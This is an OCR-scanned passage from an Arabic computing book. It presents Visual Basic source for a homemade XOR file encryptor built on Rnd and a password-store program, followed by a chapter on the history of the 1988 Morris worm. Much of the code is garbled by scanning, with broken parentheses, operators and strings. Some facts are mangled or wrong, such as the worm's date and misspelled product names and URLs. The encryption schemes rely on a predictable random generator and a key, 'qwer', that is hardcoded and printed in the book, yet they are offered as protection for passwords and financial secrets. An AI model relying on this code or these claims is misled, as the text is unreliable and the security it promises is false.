فيما يلي أحد الخطوات الروتينية والتي تقوم فيها باستعمال مفتاح المستخدم لتحديد نقطة البدء في كتاب الأرقام العشوائية:

```
Private Sub getkey(key)
Form1.Hide
Form3.Show
DoEvents 'refresh display of Form3


Dim X As Integer
Dim z As Single
```

```
Dim t As Single
Dim n As Long
For i = 1 To Len(key)
   X  =Asc(Midkey, i, (1)
Form3.Caption  =X 'display it on Form3
   n  =i  × X
   For j = 1 To n
      t  =Rnd
   Next j
Next i

End Sub
```

ويعتبر المتغير t هو أحد أنماط نقاط البيانات المنفردة. ويعد هذا من أكبر أنماط البيانات الحساسة في أمر RND. لاحظ أننا نتحول من 1 إلى طول المفتاح (وهو المتغير المسمى Key)، بالتقاط كل حرف في قيمة شفرة ASCII. ولكي تقوم ببعض التغييرات قمنا بضرب قيمة الشفرة في موقع الحرف داخل المفتاح:

$n = i \times x$

وسوف تقوم باستخدام أمر RND لعدد معين من المرات. ولا يهمنا الأرقام العشوائية التي تنتج عن تكرار استخدام أمر RND عند هذه النقطة. وكل ما نفعله أن نتجاهل القيم التي وضعت في t. وكل ما نرغب في فعله هو استخدام أمرRND بصورة متكررة لكي نتقدم للأمام في كتاب الأرقام العشوائية. وفي كل مرة تقوم باستخدام أمر RND، يتقدم بنا للأمام في كتاب الأرقام العشوائية.

وبمجرد أن نصل لنقطة البدء في الكتاب، سوف نترك هذا الروتين الفرعي ونعود مرة أخرى للعمل الأساسي (الذي سنذكره في الجزء القادم). وفي هذا الجزء، يبدأ التشفير الفعلي للرسالة.

وفي كل مرة تقوم فيها باستخدام أمر RND، يمدك برنامج Visual Basic بأحد التقنيات، وهي قيمة تم توزيعها عشوائيًا (وهو عدد به كسور). وسوف نقوم بإجراء عملية XOR لهذا العدد في كل حرف في مستند النص العادي نرغب في تشفيره.

تذكر أنه في أثناء عملية التشفير أو فك الشفرة، نستخدم قانون ASCII لكل حرف في المفتاح لتحديد عدد مرات استخدام أمر RND (وبالتالي مدى التقدم في كتاب الأرقام) وذلك لمعرفة موقع القيمة القادمة لكي نقوم بإجراء XOR لها.

وبعد أن انتقلنا فعليًا لموقع البدء من كتاب الأرقام، حان وقت تشفير أو فك شفرة المستند.

الخطوات الأساسية للبرنامج

فيما يلي الخطوات الأساسية في برنامج التشفير. تقوم أداة encrypt باستلام File، وهو اسم الملف الذي ستقوم بتشفيره (إذا كان المستند قد تم تشفيره بالفعل، فسوف يتم فك شفرته. وهذا البرنامج يعمل بنفس التأثير في كلا العمليتين، وهو يبين نفس القائمة العشوائية في كل مرة، والتي تبين على أساس Key، والذي يتم توفيره أيضًا لوظيفة التشفير:

```
Private Function encrypt(file, key)
Dim FileLength As Long, v As Long
Dim lk As Integer, i As Long

lk  =Len(key)

On Error Resume Next

getkey key

Dim c As String × 1

If UCase(Right(file, 3)) = "CRP" Then
   ext = "CR2"
Else
   ext ." =CRP"
```

```
End If

p  =InStr(file, ".")

If p = 0 Then
   outfile = file & ext
Else
   outfile  = Mid(file, 1 ،p - 1)& ext
End If

FileLength = FileLen(file)

Open file For Binary As 1
If Err Then MsgBox (Error(Err))
Open outfile For Binary As 2
If Err Then MsgBox (Error(Err))

mask  =Int(Rnd * 256)

     'main loop

For i = 1 To FileLength
   Get 1,, c
```

```
c  =Chr(Asc(c) Xor mask)
   Put 2 ,   , c

alltext  =alltext & c
Form3.Text1  =alltext 'display

   If i Mod 100 = 0 Then
      v = (i  /FileLength) * 100
            Form3.Caption  =Int(v) & "%"
         End If



     'rotate key

key  =Right(key, 1) & Left(key, lk - 1 )

      'get new leftmost character ASCII value

X  =Asc(Left(key, (1)

     'throw away random numbers up to the value of the character

   For j = 1 To X
      t  =Rnd
   Next j
mask  =Int(Rnd * 256)
```

```
Next i


Close 1
If Err Then MsgBox (Error(Err))
Close 2
If Err Then MsgBox (Error(Err))

Cr  =Chr(13) &  Chr(10)
Form3.Caption = "Successful!"
Form3.Text1 = "The result has been saved as: & "UCase(outfile) & "0" Cr
& Cr " &Many cyptertext characters are unprintable, so the following dis-
play of the newly created file's contents may seem abbreviated. However,
the total number of characters processed is:  "& Len(alltext) & Cr & Cr &
Cr
Form3.Text1  =Form3.Text1 & alltext
End Function
```

وتقوم هذه الأداة بتشفير كل حرف في ملف النص العادي. وكما اعتدنا، علينا أولاً أن نقوم ببعض الخطوات الأساسية. سوف نقوم بتعريف العديد من المتغيرات، وسوف يوضح Filehenth عدد الحروف في الملف. وسوف يتم استعمال المتغير v لعرض مدى التقدم في التقسيم على Form بالنسبة. ويحتفظ المتغير IK بطول المفتاح. أما المتغير i، فهو أداة حساب الخطوة التالية ForNext. سوف نقوم أولاً بمعرفة طول مفتاح المستخدم:

```
Len(key) = lk
```

نقوم بعد ذلك باستدعاء المفتاح sub لكي يتقدم بنا لنقطة البدء داخل كتاب الأرقام بناء على قيم ASCII المتكدسة لعمل حروف المفتاح (تم وصف المفتاح Sub سابقًا في هذا الفصل):

```
getkey key
```

بعد ذلك نقوم بتعريف المتغير c كحرف بت واحد فقط (وذلك يمكننا من نقل البيانات من الملف):

```
Dim c As String *1
```

وسوف تتعرف في السطور القليلة القادمة على اسم الملف الجديد الذي يتم اختياره تبعاً لاسم الملف المطلوب بالإضافة إلى الامتداد الجديد وهو RP). وإذا كان ملف CRP. متواجداً بالفعل، فلن تضطر إلى إعادة كتابته. وبدلاً من ذلك، سوف نقوم بإنشاء ملف آخر امتداده CR2. وهذا إجراء وقائي لتفادي حدوث أي مشاكل إذا تم إدخال المفتاح بطريقة خاطئة أثناء محاولة التشفير (والتي قد تتسبب في تشفير المستند وعدم العثور على المفتاح الصحيح لفك شفرته فيما بعد).

والآن تتعرف على عدد الحروف في الملف:

```
FileLen(file) =FileLength
```

وسوف تنتهي هذه الخطوات بفتح الملف الأصلي للقراءة وملف جديد للكتابة. وفي هذا الملف الجديد، سوف نقوم بحفظ النتائج وهي المستند المشفر.

وسوف نقوم الآن باستخدام أمر RND لإنشاء مفتاح عشوائي يتراوح ما بين 0 و255 وسوف نضع النتيجة في المتغير mask. وسوف نقوم باستعمال mask لكي نقوم بإجراء عملية XOR على الحرف في مستند النص الأصلي، مما ينتج الحرف المشفر:

```
mask  =Int )Rnd * 256)
```

وفي هذه المرحلة، سوف ندخل في المنحنى الرئيسي لكل حرف في الملف الأصلي، سوف نحصل على الحرف التالي، وسوف نقوم بإجراء XOR بقناع جديد، وحفظه في الملف المقصود. بعد ذلك نقوم بعرض التقدم الذي أحرزناه في Form وبهذا سيعرف المستخدم أن البرنامج مازال مستمراً في عمله:

```
For i = 1 To FileLength
   Get ,1, c
   c  =Chr(Asc(c) Xor mask)
   Put ,2, c
alltext  = alltext  & c
```

```
If i Mod 100 = 0 Then
    v ) =i  /FileLength) 100
        Form3.Caption  =Int(v) & "%"
    End If
```

وسوف نقوم الآن بلف المفتاح خطوة للأمام. وسوف يصبح آخر حرف في المفتاح هو أول حرف:

```
key  =Right )Key, & 1) Left (Key, lK - 1 )
```

وسوف نحصل على قيمة شفرة ASCIIللحرف الجديد في المفتاح:

```
X  =Asc(Left(key1,))
```

وسوف تتحرك الآن للأمام عبر كتاب الأرقام. وسوف تساوي المسافة التي نخطوها للأمام قيمة شفرة ASCII لهذا الحرف في المفتاح:

```
For j = 1 To x
   t  = Rnd
 Next j
```

وباستخدام أمر RND، سوف نقوم بإنشاء قناع جديد:

```
mask  =Int(Rnd *256)
```

وأخيراً، سوف يتكرر نفس الملف حتى يتم تشفير كل حرف في الملف الأصلي (أو فك شفرته) ويتم حفظه في الملف المقصود:

```
next i
```

يعتبر محرك التشفير/فك الشفرة متماثلاً، وذلك بفضل أسلوب التحويل لـ XOR والقائمة التالية من الأرقام العشوائية. تذكر أن XOR تتحول بين حالتين. ولذلك عندما تقوم بتشغيل ملف نص عادي عن طريق هذا البرنامج لأول مرة، سوف نحصل على نتيجة شفرية مشوهة. قم بتشغيل النتيجة عن طريق نفس البرنامج مرة أخرى (بعد إدخال المفتاح الصحيح)، وسوف نحصل مرة أخرى على المفتاح الأصلي. ولا يؤثر في عمل هذا البرنامج إذا قمت بتشفير أو فك شفرة المستند.

وهذا يعني أيضاً أننا سنحصل على نفس تتابع الأرقام من كتاب الأعداد العشوائية في كل مرة تقوم فيها بتشغيل حساب التشفير/فك الشفرة (بشرط أن يتم إدخال نفس المفتاح في كل مرة). وسوف يتم فك الشفرة في أول مرة تعمل فيها على

البرنامج. وسوف يتم فك شفرته في ثاني مرة، وسوف يعود فيشفره في ثالث مرة، وهكذا.



لاحظ أنك لا تستطيع أن تقوم بتشفير ملف ثم أثناء تشغيل برنامج ROP أن تقوم بفك الشفرة (أو قم بتشفير ملف آخر). ولابد من إعادة تشغيل البرنامج لكي تقوم بإعداد مؤشراته لكي تبدأ من مطلع كتاب الأرقام. وإذا لم يتم إعادة تشغيلها، فسوف يحذرك البرنامج من المشكلة ثم يغلق بدون تدخل منك.

كيف يمكن استخدام برنامج ROP

اتبع هذه الخطوات لكي تقوم بتشفير ملف على محرك الأقراص (وهذا يعني أى ملف سواء كان جرافيك أو word أو DOC أو Notepad.txt. وغير ذلك أيضاً برنامج ROP.



إذا لم تتذكر كلمة المرور، فلن تستطيع أن تقوم بفك شفرة ملف قمت بتشفيره من قبل باستخدام برنامج ROP. وعلى الرغم من ذلك، لن يتم حذف الملف الأصلي في برنامج ROP ـ فهو مازال متوفراً لديك. ولكن إذا كنت واثقًا تماماً من كلمة المرور الخاصة بك، فعليك أن تقوم بحذف المستند الأصلي. وبدون حذف المستندات الآمنة لن يكون لعملية التشفير أي فائدة تذكر.

١ – قم بتشغيل Rop.xex من CD الخاصة بهذا الكتاب؛ أو يمكنك أن تقوم بنسخها ثم تشغيلها من محرك الأقراص الصلبة.

٢ – سوف ترى مربع قائمة محرك الأقراص ومربع قائمة الدليل ومربع القائمة.

٣ – استخدم مربعات القائمة لكي تحدد الملف الذي ترغب في تشفيره على محرك الأقراص الصلبة. (انقر فوق العنصر في القوائم ثم قم بتحديده.)


٤ – انقر نقراً مزدوجًا فوق اسم الملف الذي ترغب في تشفيره. سوف تظهر نافذة Key-entry.

٥ – قم بكتابة المفتاح الخاص بك (تذكر أن المفتاح حساس لحالة الأحرف. ولذلك عليك أن تكتب الحروف كما كانت سواء كبيرة أو صغيرة).

٦ – انقر فوق زر OK. سوف يتم إغلاق نافذة -Lay، وسترى الآن نافذة -Re sult.

٧ – سوف تصل الآن إلى نقطة البدء (في كتاب أرقام)، وبعد ذلك يتم تشفير ملف النص العادي. وخلال كلاً من هاتين العمليتين، يقوم شريط العنوان بذكر مدى تقدم النشاط وبذلك لن يراودك القلق من توقف البرنامج أو حدوث أي أخطاء.

٨ـ عندما تنتهي عملية التشفير، يتم عرض النتائج.



تسير عملية فك الشفرات على نفس نسق عملية التشفير التي قمنا بذكرها سالفًا. والفرق الوحيد هو أنك تنقر نقرًا مزدوجًا فوق الملف المشفر ـ وهو الملف الذي ينتهي بـ CR2 أو CRP، وسوف تكون النتيجة التي يتم عرضها في الخطوة 8 هي النص العادي.



تذكر أن قرص CD المصاحب لهذا الكتاب يحتوي على برنامج Rop.exe كما يحتوي على مصدر شفرة Visual Basic لبرنامج Encrypt.

برنامج Encryptor العملي

فيما يلي أحد البرامج التي يمكنك أن تقوم باستخدامها إذا كنت ترغب في حماية كلمة المرور وأسرارك المالية وغيرها من الأمور الهامة بعيدًا عن متناول الهاكرز. وهذا البرنامج لا يقدم نظام أمان على مستوى -RSA كما أنه لا يوفر التشفير المثالي الذي شرحناه سابقًا في برنامج ROP في هذا الفصل. إلا أنك تستطيع أن تقوم باستخدام برنامج Encryptor، وهو لن يمكن أي شخص من التوصل إلى الشفرات على جهاز الكمبيوتر الخاص بك.

وكنت قد قمت بكتابة هذا البرنامج لنفسي حيث كنت أرغب في الحصول على طريقة سريعة لإحضار بعض المعلومات وكلمات المرور الخاصة بتعاملات شبكة الإنترنت وغيرها.



ولكي تقوم بتثبيت هذا البرنامج، قم بتحديد مجلد Encryptor في قرص CD لهذا الكتاب. قم بنسخ المجلد بأكمله على محرك الأقراص الصلبة. قم بتشغيل برنامج Setup.exe. وبهذا تنتهي العملية.

وقبل أن تقوم باستخدام أداة Encryptor لأول مرة، تذكر أنه إذا لم تكن مبرمج Visual Basic، فربما كان من الأفضل أن تقوم بتشغيل Encryptor من محرك الأقراص C. أما إذا كنت ترغب في استخدام محرك أقراص صلبة إلى اسم آخر، فعليك أن تقوم بتعديل مصدر شفرة برنامج Visual Basic(انظر الشرح الموضح أدناه)، وقم بإعادة تصنيف برنامج Encryptor.exe.

وقبل أن تقوم باستخدام Encryptor، قم بتحريرها في Windows Explorer، ثم قم بسحب اسم ملف Encryptor.exe، وقم بإسقاطه داخل زر Start. سوف يتم إضافة هذا البرنامج لقائمة Start وسوف يمنح هذا الأمر برنامج Encryptor مفتاحًا للتبديل. انقر فوق Start. وفي قائمة Start، انقر نقرًا مزدوجًا فوق Encryptor.exe. اختر Properties من قائمة النسق التي تظهر. انقر فوق علامة تبويب Shortcut في

مربع حوار Encryptor.exe Properties. انقر فوق مربع نص Shortcut Key واضغط على الحرف E سوف يظهر Ctrl + Alt+ E انقر فوق OK لكي تقوم بإغلاق مربع الحوار.

والآن قم بالضغط على Ctrl + Alt+ E في نفس الوقت (مهما كان البرنامج الذي تعمل من خلاله)، وسوف يظهر Encryptor على القمة، وسوف يكون مستعداً لبدء العمل. وسوف يكون هذا البرنامج مناسبًا لكتابة كل أسرارك وكلمات المرور وكل المعلومات الهامة لديك.

قم بتشغيل Encryptor. وسوف يتم التشغيل لتجد مربع حوار خالي. قم فقط بكتابة qwer في مربع النص (لا تضغط على -Enter فقط قم بكتابة هذه الحروف في أول سطر في مربع النص). وبمجرد أن تقوم بكتابة هذا المفتاح السري، سيتم فك شفرة أسرارك المشفرة وسوف يتم عرض النص العادي.

وعندما تقوم بتشغيل Encryptor لأول مرة، سوف يعلمك بعدم وجود معلومات في الملف السري الخاص بك. قم بكتابة بعض المعلومات وانقر فوق زر Encryptor. وسوف يتم تشفير النص. انقر فوق زر End لكي تنهي هذا البرنامج. وسوف يتم تخزين النص الشفري في ملف اسمه crp.1000 على محرك الأقراص C: (يتم تخزينه في الدليل الجذري) وإذا قمت بإعادة تسمية أو نقل هذا الملف، فسوف يعود -Encryp tor بإعادة إنشائه، ولكن عليك أن تقوم بالبدء مرة أخرى من ملف سري خالي. ولذلك، ربما كان من الأفضل أن تقوم بنسخ تلقائي للملف crp .1000 وذلك تفادياً لفقد المعلومات.

وفي كل مرة تقوم فيها بتشغيل Encryptor، قم بكتابة qwer. وقد قمت باختيار هذا المفتاح لسهولة كتابته. ولكن إذا كنت مبرمجًا، فيمكنك بسهولة أن تقوم بتغيير الشفرة المصدرية وأن تقوم بإعادة تنسيق واستخدام أي مفتاح ترغب فيه.

للمبرمجين فقط



إذا كنت أحد مبرمجي Visual Basic فقم باستخدام الشفرة المصدرية التالية (ويمكنك الحصول عليها من قرص CD المصاحب لهذا الكاب) لكي تقوم بتخصيص برنامج Encryptor. وقد ترغب في تغيير نظام التشفير قليلاً، أو في استخدام مفتاح داخلي أو تغيير بعض العناصر حتى لا يستطيع كل من قرأ هذا الكتاب أن يقوم بفك شفرة ملفات crp.1000 أو فك شفرة برد تشغيل Encryptor.

ولكي تقوم بتغيير المفتاح، قم بتنسيق الشفرة التالية:

```
If Text1 <>"qwer" Then Exit Sub
```

ولكي تقوم بتغيير موقع الملف المشفر، قم بتنسيق الشفرة التالية:

```
Open "C:\1000.crp" For Random As 1
```

وسوف تحتوي VB Form على مربع نص وزرين للأوامر وفيما يلي بقية الشفرة المصدرية:

```
Private Sub Form_Load()
key = "honker"
End Sub

Dim key As String

Private Sub Command1_Click()
End
End Sub

Private Sub Command2_Click() 'encrypt and save

Dim l As Integer, Counter As Integer, i As Integer

mess =Text1

Text1 = Chr(13) & Chr(10) & Chr(13) & Chr(10) &"
        Encrypting ... "blank it
Text1.Refresh
l = Len(mess)
Counter = 1
```

```
Open "C:\1000.crp" For Random As 1

For i = 1 To l

c  =Mid(mess, i, 1)
a  =Asc(c)
a  =a  +Asc(Mid(key, Counter, (1)
Put #1 ،i, a
tx  =tx  &a
Counter  =Counter  + 1 :If Counter  <Len(key) Then Counter = 1
Caption  =Counter

Next i

Close 1
Text1 = "This encription has been stored... Press the End
  button." & Chr(13) & Chr(10) & Chr(13) & Chr(10) & tx
Caption = " "
Command1.Caption = "End"
End Sub

Private Sub Text1_Change() 'decript
If Text1 <> "qwer" Then Exit Sub
Open "C:\1000.crp" For Random As 1
Counter = 1
```

```
Do Until EOF(1)
i =i + 1
Get #1 ،i, c
If IsEmpty(c) Then
MsgBox ("There is no data in your secret file. You can add some
  now...then press the Encrypt button.")
Text1 = "  "
Close 1
Exit Sub
End If

a =c -Asc(Mid(key, Counter, (1)
tx =tx & Chr(a)
Counter =Counter :١ +If Counter ‹Len(key) Then Counter = 1
Loop

Close 1
Text1 = tx

End Sub
```

حلول بديلة

إذا أردت أن تستخدم خطط تشفير أخرى، فيمكنك أن تستخدم عنوان البريد الإلكتروني التالي والذي يقدم بعض خدمات التشفير:

POP2now (www.pop3now.com)

وهناك عنوان آخر وهو ltushma:1 وعنوان www.hushmail.com وأيضًا Z:plip وعنوانه www.z:plip.com.

وهناك سمة تشفير أخرى مشهورة تسمى PGP وهي اختصار لعبارة Pretty Good Prirady وعنوانه www.php.com وقد ازدادت شهرة هذا البرنامج منذ منعت الولايات المتحدة الأمريكية تصديره. ويقدم لك هذا البرنامج فرصة الاختيار بين أنظمة متعدد، بما في ذلك خطط DES وRSA وDiffie-Hellmon. (يقوم برنامج Diffie-Hellman باستخدام مفتاح خاص، إلا أنه يمنح المستخدمين فرصة آمنة لتبادل المفتاح). ويتم تقديم برنامج PGP مجاناً للأغراض غير التجارية. كما أنه يعرض عمليات تشفير جيدة، بيد أن كبر عدد صفحاته التي تصل إلى 220 صفحة والعديد من الخيارات الأخرى قد يصيبك ببعض الضيق وكل ما يعيب PGP صعوبة التعامل معه.

الجزء الثالث

الفيـروسـات



الفصل العشرون

فيروس *Great Worm*

كانت أمريكا في الماضي تخشى شيئًا واحداً يسمى روسيا. وبين عشية وضحاها انقلب هذا الخوف إلى أحد الفيروسات التي اجتاحت كل أجهزة الكمبيوتر في أمريكا مسببة خسائر جسيمة في الكثير من الأجهزة الهامة مثل قواعد الجيش والمعامل العلمية وغيرها.

وقد أصبح الخوف من الفيروسات هو الكابوس الجديد الذي يخشاه العالم بأسره ولا سيما مع وجود وسائل الإعلام التي تنشر تأثير هذه الفيروسات لكل مكان. ولا يخفى على الجميع مدى أهمية أجهزة الكمبيوتر الآن (كل المجالات بدء من البنوك وحتى الأمن القومي). هكذا لم يعد مصدر الخوف للكثيرين هو الحروب، بل أصبح الخوف من غزو الفيروسات مسيطراً على العقول.

ويقدر البعض وجود ما يقرب من 12.000 فيروس حاليًا ويشير البعض إلى أنه هناك 1.000 فيروس جديد يتم اختراعه سنويًا. ولا يوجد حتى الآن برنامج يستطيع حمايتك من هذه السلسلة اللانهائية من الفيروسات.

وقد بدأت المعركة بين الفيروسات والبرامج المضادة لها مع بدء انتشار أجهزة الكمبيوتر. فحتى الثمانينات، لم يكن هناك أحد سوى الشركات الضخمة والحكومات فقط قادرة على شراء أجهزة الكمبيوتر الضخمة. ولكن مع مجيء عام 1985، سمحت التصغيرات بصنع جهاز الكمبيوتر الشخصي، وقام الملايين بشرائه.

وقد امتلك بعض أصحاب الأجهزة الشعور بأن أفضل الوسائل وأكثرها إثارة للاستمتاع بهذه الأجهزة القوية هو صنع البرامج التي تهاجم أجهزة الآخرين.

وقد خطت الشبكات خطواتها الأولى في أوائل الثمانينات. فقد بدأ البعض في استخدام المودم لإجراء اتصالات ما بين أجهزة الكمبيوتر الخاصة بهم وأنظمة لوح البيانات(BBC) أو أجهزة الكمبيوتر الصديقة. وقد تخطي البعض هذه المرحلة إلى الاتصال بأجهزة الكمبيوتر في بعض المؤسسات الكبرى. وقد أحس هؤلاء الأشخاص أن الدخول على كلمات المرور القليلة (ولذلك السبب كان من السهل التنبؤ بها) في ذلك الوقت أمرًا يسيرًا. وكانت كلمات المرور في ذلك الوقت واضحة مثل data أو info أو Joe.

وقد ينتقل الفيروس من جهاز لآخر بأكثر من وسيلة: عن طريق البريد الإلكتروني، أو Trojan horse أو النقل العمد أثناء العمل على جهازك أو بالدخول على النظام وغيرها من الطرق وفي الفصل التالي سنتناول هذا الأمر بكثير من الدقة. ولكن ما يجب عليك أن تعرفه الآن أنه في أوائل الثمانينيات، كان كل ما يحتاجه الهاكر هو رقم تليفون الوكالة الحكومية أو الشركة وليس عليه بعد ذلك سوى أن يقضي بعض الوقت في كتابة كلمات مختلفة حتى يصل لكلمة المرور. وعندما نتحدث عن أرقام التليفونات،

فلا يخفى على الجميع سهولة الحصول إليها. أما إذا كان الهاكر له حق الدخول على الشبكة الصغيرة للشركة والمعروفة باسم Internet فسوف يكون من السهل أن يقوم بالدخول على كل الأنظمة.

وبالإضافة إلى ذلك، أثارت البنوك اهتمام الكثير من الهاكرز، حيث بدأت المزيد والمزيد من البنوك في تبادل الصناديق المالية عن طريق البريد. ومن المعروف أن نقل الأموال عن طريق خدمات التليفون الإلكترونية البسيطة أسهل بمراحل من شبكات البريد أو الرسائل. إلا أن هذا النظام تنقصه الحماية.

بداية الفيروسات

يشير البعض إلى أن أول فيروس قد انتشر مصادفة في 23 نوفمبر 1988. وكان الهدف من ذلك الفيروس الذي سمى Great Worm فكريا بالدرجة الأولى: وهو إثبات ضعف أنظمة الأمان في أجهزة الكمبيوتر.

وفي عام 1988، كانت شبكة الإنترنت تخطو خطواتها الأولى التي قامت فيها بالربط بين عدد صغير من الجامعات والمعالم في Los Alamos في الولايات المتحدة الأمريكية. وعلى الرغم من أن شبكة الإنترنت آن ذاك كانت أصغر كثيراً منها الآن، فقد أثار الفيروس ضجة ضخمة عندما هاجم أجهزة الكمبيوتر في العديد من المؤسسات الأمريكية الكبرى مثل MIT وLawrence Livermore وBerkeley وغيرها.

وقد استطاع ذلك الفيروس في ساعات قليلة أن يتسلل إلى ما يقرب من 3.000 جهاز كمبيوتر في بعض الأجهزة الهامة في أمريكا مما تسبب في توقفها عن العمل كلية. وقد قدر الخبراء حجم الخسائر بما يقرب من 100 مليون دولار.

التأثير السلبي للفيروسات

إلا أن الهلع الذي تملك قلوب الجميع كان أكبر تأثيراً من الخسائر المادية. فقد أصحاب الجميع الخوف على أجهزة الكمبيوتر التي أصبح لها اليد العليا في جميع شئون حياتهم. وفي ذلك الوقت بدأ الجميع في الانتباه لفيروسات الإنترنت التي قد تدمر كل حياتهم. ولا ريب أن وسائل الإعلام التي جعلت من العالم قرية صغيرة ساعدت في زيادة هذا التأثير.

البرامج الصغيرة المدمرة

أثبتت worms أنها تستطيع أن تفعل الكثير في مجال الكمبيوتر. وworms هي إحدى فصائل فيروسات الكمبيوتر التي تدخل على بعض الأنظمة. وهو لا يشابه الفيروسات الأخرى مثل Melissa التي تصل فقط عن طريق الدخول على الجزء المتحكم في النظام. وقد تظل worms في بعض الأحوال ساكنة حتى لا يمكنك العثور

عليها وتظهر بين حين وآخر مثيرة بعض المتاعب للجهاز. قد تختفي worms بعض الوقت حتى تشعر بعدم وجود برنامج يقوى على صدها فتقوم بالهجوم على جهاز الكمبيوتر مسببة الكثير من المشاكل.

وقد اختفى الآن تعبير worms لتصبح كلمة الفيروسات أكثر استعمالاً وقد تغير هذا المصطلح لطبيعة فيروسات أجهزة الكمبيوتر التي تنتشر بنفس سرعة ودقة تدمير الفيروسات الأخرى. ويظهر تأثير هذه الفيروسات على هيئة سلسلة من الأخطاء التي تظهر في برامج الكمبيوتر.

أنواع worms المفيدة

قبل Great Worm، كانت هناك بعض worms النافعة التي قام البعض باستعمالها لفحص النظام والعديد من الأغراض الأخرى التي استمرت لأكثر من عام. وقد كانت worms تسمى العملاء. وينتقل هؤلاء العملاء عن طريق إحدى الشبكات وتبحث عن الوظائف أو وظائف الطباعة السابقة وبعض البيانات وغيرها وتقوم بإعلام مدير أو مستخدم النظام بقدرات جهاز الكمبيوتر الحالية. كما أنها تستطيع أن تبحث لك في الشبكة عن أسعار أفضل الأجهزة الإضافية. والفارق الوحيد بين worms والعملاء أن العملاء لا يستطيعون أن يدخلوا في الأنظمة كما تفعل worms، كما أنهم لا يتزايرون.

كيف تم صنع Great Worm

عرف البعض برنامج Great Worm باسم RTM على اسم مخترعه Robert Tappan Morris. وعندما قام Morris بصنع هذا البرنامج = كان يرغب في اكتشاف نقاط ضعف أنظمة الأمن. وتم إطلاق البرنامج في 1988 عبر شبكة الإنترنت مع إعداده بحيث يلفت الأنظار. وسبب هذا الفيروس توقف الكثير من الأجهزة في حين أتت بعض الأجهزة الأخرى بنتائج عكسية.

ولم يكن السبب في ذلك أن Morris لم يتخذ الاحتياطات اللازمة لتفادي هذه الكارثة. فقد أراد Morris ألا تجذب worms أي انتباه وكان عليها أن تقوم باستخدام جزءاً صغيراً من وقت المعالج بكل جهاز كمبيوتر ولم يكن من المقصود الاستئثار به. ولم يرغب Morris في أن يرى أي شخص هذا البرنامج، وإلا فربما قام المبرمجون بمحوه. ولكن ما حدث أن برنامج Great Worm قد تكاثر وتسبب في تعطل الأجهزة.

ولكي يقضي على هذا التكاثر القاتل، قام Morris بإيقاف worms وقام بفحص جهاز الكمبيوتر لكي يعرف إذا كان هناك جزء مازال مختبئًا بداخله. وسواء إذا كان هناك جزءاً متبقيًا أو لا، فلن يعمل هذا الجزء بعد حذف البرنامج.

المدخلات العكسية

وفي نفس الوقت، كان Morris خائفًا من أن يهتدي أحد المبرمجين إلى سر Great Worm. وقد يساعدهم هذا الأمر على حماية أجهزة الكمبيوتر من Great Worm. ولم يكن Morris راغبًا في ذلك. فما الحل؟

وكان حل Morris هو إضافة عداد للبرنامج. وبهذا العداد، لن يقوم البرنامج بالتكاثر في أول ست مرات يعثر فيها على نسخة مطابقة له في أجهزة الكمبيوتر. أما في المرة السابعة، فسوف يقوم بالتكاثر وإصابة جهاز الكمبيوتر. وكانت هذه الخاصية، والتي منعت الجميع من التصدي لـ Great Worm، هي القاتلة. فلم يكن Morris مقدرا لما قد تسببه Great Worm من آثار عند إطلاقها على العالم.

وكان جهاز الكمبيوتر في 1988 يتصل بشبكة الإنترنت لعشرة أيام ثم ينقطع الاتصال وطبقًا للتصميم السابق، كانت Great Worm تختبئ في الذاكرة المؤقتة (فهو لا يقوم بحفظ نفسه على محرك الأقراص الصلبة) وذلك حتى لا تضيع أي نسخ من worms بانقطاع التيار الكهربي.

ولكن مع اتصال أجهزة الكمبيوتر بشبكة الإنترنت في أوقات مختلفة وانقطاع الاتصال أيضًا في أوقات مختلفة، فلن تموت Great Worm بسبب تلف النسخ على بعض الأجهزة. وسوف تعود Great Worm مرة أخرى بعد أن يتم تشغيل الجهاز.

وكان Morris يرغب في أن تحصل أي نسخة على عمر يصل إلى عشرة أيام بالإضافة إلى فرصة إعادة الدخول كل سبعة محاولات في المكان الذي توجد به النسخة في اللحظة الحالية. وبهذا التوازن، لن يتأثر أي جهاز كمبيوتر بكثرة النسخ، مما قد يتسبب بدوره في جذب انتباه المستخدم.

الخطأ القاتل

كان الخطأ الوحيد في حسابات Morris أن worms قد تكاثرت بسرعة أكبر من توقعاته. وقد استمر هذا التزايد كل سبع مرات عن مرات إغلاق الجهاز. وبعد ساعات قليلة من إطلاق الفيروس، توقفت آلاف الأجهزة في العديد من المواقع الهامة بعد أن ملأت worms وحدات التحكم فيها.

وبعد فترة صغيرة تم اكتشاف الأمر. فلم يحدث أن ارتفعت سخونة أي من الأجهزة التي تحتوي على هذا الفيروس. ولا يمكننا أن نغفل دور العباقرة الذين شعروا بأن هناك ثمة مكروه. ولكن أحدا منهم لم يستطع أن يعالجه.

الخدعة الثانية

وقد حدثت نفس الخدعة مرة أخرى في أحد معامل الاختبارات النووية وNASA وبعض القواعد العسكرية وغيرها من الوكالات الحكومية الأمريكية.

في ذلك الوقت كان Morris قد انتبه لخروج worms عن السيطرة وتكاثرها بمعدل عالي وشدة إصابتها لأجهزة الكمبيوتر. وفي الحال أرسل إلى صديق له ليجدوا حلاً للمأزق. وقاموا مباشرة بإرسال بريد إليكتروني يحتوي على تعليمات عن كيفية القضاء على worms والوقاية من تكرار تعرضها لجهاز الكمبيوتر.

ولكن في ذلك الوقت كانت Great Worm مازالت مستمرة في عملها التخريبي على شبكة الإنترنت بالدرجة التي منعت رسالات Morris من الوصول إلى أي شخص. وهكذا قام هذا البرنامج بخداع الجميع للمرة الثانية.

ولكن بعد مرور 5 أيام من إطلاق worms، بدأت الأمور تعود لطبيعتها مرة أخرى وعادت أغلب أجهزة الكمبيوتر للاتصال بشبكة الإنترنت بحلول السادس من نوفمبر. وفي الثاني عشر من نوفمبر تلقى العديدون رسالات موريس في بريدهم الإلكتروني لأول مرة. ولا داعي لذكر ما تلقاه Morris من عقاب على أيدي الشرطة الأمريكية لما تسبب فيه من خسائر!



الفصل الحادي والعشرون

أشهر الفيروسات

فيروسات الكمبيوتر هي برامج ذات حجم صغير تلتصق بأحد البرامج المعروفة على جهازك مثل معالج الكلمة. ويشابه سلوك فيروس الكمبيوتر طريقة عمل الفيروسات الأخرى فهو يدخل في جهاز الكمبيوتر ثم يبدأ في التكاثر (الزيادة).

